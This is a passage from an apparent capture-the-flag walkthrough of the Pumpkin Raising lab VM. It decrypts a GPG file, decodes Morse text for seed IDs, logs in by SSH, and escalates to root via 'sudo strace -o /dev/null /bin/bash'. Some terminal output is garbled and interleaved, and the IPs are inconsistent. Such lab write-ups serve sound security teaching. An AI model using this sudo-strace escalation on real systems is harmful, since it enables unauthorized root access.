
Extracting completed. Extracted file saved to /root/Desktop/decorative.txt

So, when I opened this file, it gave me another PUMP-Ke-Mon Pumpkin seed: 86568




```
Fantastic!!! looking forward for your presence in pumpkin party.
Lil' Pump-Ke-Mon Pumpkin seeds ID : 86568
```

Further, I downloaded the .gpg file as the link /seeds/seed.txt.gpg which was mention in the robot.txt file.
wget http://192.168.56.106/seeds.txt.gpg
gpg -d seed.txt.gpg
So, when I tried to open the file, I noticed that it requires the passphrase to decrypt the encrypted data which I don’t know. Here I tried to use above enumerated keys but could not able to decrypt it. After so many attempts, I successfully decrypted the file by entering SEEDWATERSUNLIGH which was mentioned in the home page of website in the 2nd image.



```
gpg: AES256 encrypted data
gpg: encrypted with 1 passphrase
gpg: decryption failed: Bad session key
┌─[✗]─[baz@parrot]─[~/comp ctf walkthroughs/pumpkinraising]
└──╼ $gpg -d seed.txt.gpg
gpg: AES256 encrypted data
gpg: encrypted with 1 passphrase
```

On decrypting I obtained following text file as shown below and it was a Morse encoded text which used in telecommunication that encodes text characters as standardized sequences of two different signal durations called dots and dashes.
To decrypt the Morse text I have used cyberchef which is an online decrypting tool. On decrypting the text, I found another BIGMAXPUMPKIN seed 69507




```
 T  T     I   E OF U   M N  YIPPEE! YOU ARE ON THE RIGHT PATH... BIGMAXPUMPKIN
SEEDS ID: 69507
```

As it was declared by the author that in this VM we need to find 4 SEED's ID and a root flag. Hence, we have collected all 4 seed's id but for getting root flag, we need to compromise the VM.
When I didn't get any vulnerability to compromised it, I tried to access ssh by the combination of all 4 seed found in this VM and used this as a password for user jack.

1. SEED ID: 69507
2. SEED ID: 50609
3. SEED ID: 96454
4. SEED ID: 86568


Exploitaion

ssh jack@192.168.0.11
login Password: 69507506099645486568



```
┌─[baz@parrot]─[~/comp ctf walkthroughs/pumpkinraising]
└──╼ $ssh jack@192.168.56.106
jack@192.168.56.106's password:
-------------------------------------------------------------------------------
                          Welcome to Mission-Pumpkin
      All remote connections to this machine are monitored and recorded
-------------------------------------------------------------------------------
Last login: Sun Jun 14 15:05:31 2020 from 192.168.56.1
jack@Pumpkin:~$ id
uid=1000(jack) gid=1000(jack) groups=1000(jack)
jack@Pumpkin:~$ sudo -l
Matching Defaults entries for jack on Pumpkin:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jack may run the following commands on Pumpkin:
    (ALL) NOPASSWD: /usr/bin/strace
jack@Pumpkin:~$ locate strace
/usr/bin/strace
/usr/share/bash-completion/completions/strace
/usr/share/doc/strace
/usr/share/doc/strace/NEWS.gz
/usr/share/doc/strace/changelog.Debian.gz
/usr/share/doc/strace/copyright
/usr/share/doc/strace/examples
/usr/share/doc/strace/examples/strace-graph.gz
/usr/share/man/man1/strace.1.gz
/var/cache/apt/archives/strace_4.8-1ubuntu5_amd64.deb
/var/lib/dpkg/info/strace.list
/var/lib/dpkg/info/strace.md5sums
jack@Pumpkin:~$ ls -la strace
```

sudo -l
sudo strace -o /dev/null /bin/bash
cd /root
cat flag.txt



```
/usr/share/doc/strace/copyright
/usr/share/doc/strace/examples
/usr/share/doc/strace/examples/strace-graph.gz
/usr/share/man/man1/strace.1.gz
/var/cache/apt/archives/strace_4.8-1ubuntu5_amd64.deb
/var/lib/dpkg/info/strace.list
/var/lib/dpkg/info/strace.md5sums
jack@Pumpkin:~$ ls -la /usr/bin/strace
-rbash: /usr/lib/command-not-found: restricted: cannot specify `/' in command names
jack@Pumpkin:~$ cd /us-rbash: /dev/null: restricted: cannot redirect output
bash: _upvars: `-a2': invalid number specifier
-rbash: /dev/null: restricted: cannot redirect output
bash: _upvars: `-a0': invalid number specifier

-rbash: cd: restricted
jack@Pumpkin:~$ cd /usr/bin
-rbash: cd: restricted
jack@Pumpkin:~$ sudo -l
Matching Defaults entries for jack on Pumpkin:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jack may run the following commands on Pumpkin:
    (ALL) NOPASSWD: /usr/bin/strace
jack@Pumpkin:~$ sudo strace -o /dev/null /bin/bash
root@Pumpkin:~# cd /root
root@Pumpkin:/root# cat flag.txt
Congratulation!
Jack will take care of planting your seeds.
Hope to see you at Pumpkin Festival
root@Pumpkin:/root#
```

....Be Safe Stay Safe..